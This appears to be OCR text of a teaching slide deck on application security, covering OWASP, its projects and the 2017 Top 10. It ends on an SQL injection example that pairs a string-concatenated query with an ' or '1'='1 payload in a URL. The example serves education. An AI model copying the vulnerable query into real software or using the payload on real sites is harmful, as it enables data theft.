
Application Security

OWASP & The Top Ten



Agenda


- Introduce AppSec
- Introduce OWASP
- OWASP Testing Framework
- OWASP Top 10

Web Applications

- Web Site – static pages
- Web Apps – dynamic sites
- Most popular web pages are probably web apps
  - Facebook, Netflix, Twitter, Instagram


Security 360

"Pin-Pon Task Web App UI" by Roman Shamin is licensed under CC BY-NC-ND 4.0



Web Site Architecture

HTML, CSS



Web App Architecture


-FRONTEND-

-BACKEND-

HTML, CSS & JS

Python, .Net, PHP, Node.js, Ruby

MySQL, Redis, MongoDB




Open Web Application Security Project

- A charity
- A community
- Full of free resources

- Specifically aimed at protecting web apps
  - AppSec


- Lots of projects

Security 360



OWASP Projects

- OWASP Testing Guide
  - Guidelines for testing web apps in development
- OWASP Top 10
  - List of the top web app security risks
- OWASP Automated Threats
  - List of automated threats to web apps
- OWASP ZAP
  - Zed Attack Proxy – tool for exposing vulnerabilities
- OWASP Juice Shop
  - A deliberately vulnerable web app, for testing




OWASP Testing Guide

- Testing Techniques for SDLC (Software Development Lifecycle)
  - Threat Modelling
    - Based on NIST 800-30
    - (Risk Assessment)
    - Threats, vulnerabilities, mitigation
  - Manual Code Review
    - White-box testing
  - Penetration Testing
    - Black-box testing / Ethical Hacking

```
int main()
{
  return 0
}
```

Security 360

https://www.owasp.org/index.php/OWASP_Testing_Project




The WebApp Risk Scale

- Threat Actors (dependent)
- Attack Vector
  - How easy is it to exploit?
- Weakness
  - How often do we see it in the wild?
  - How easily can an attacker detect it?
- Technical Impact
  - How damaging is it?
- Business Impact (dependent)

Security 360


"Scales" by Cyberslayer is licensed under CC BY-NC-SA 2.0



The OWASP Top 10

2017

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project



<SAMPLE>


A0-2017 Security Risk Name

V
- *Vector*
  - *Risk Assessment: Threat*

W
- *Weakness*
  - *Risk Assessment: Vulnerability*

I
- *Impact*
  - *Risk Assessment: Harm*

Security 360




A1 Injection

V
- Sending hostile data to an interpreter via environment variables, parameters, users

W
- Lots of legacy code does not validate input and is still in use
  - Common in SQL, NoSQL, OS commands, and more

I
- Data loss/corruption, denial-of-service, unauthorized access

Security 360



Injection by Example

CODE

```
query = "SELECT * FROM accounts WHERE ID='" + getParameter("id") + "'";
```

LEGITIMATE QUERY

Get Account Info: 12345

LEGITIMATE URL

`http://example.com/app/accountView?id=12345`

Returns info for user 12345 (Bob)


MALICIOUS QUERY

Get Account Info: ' or '1'= 1

MALICIOUS URL

`http://example.com/app/accountView?id=' or '1'='1`

Returns info for True (all users)

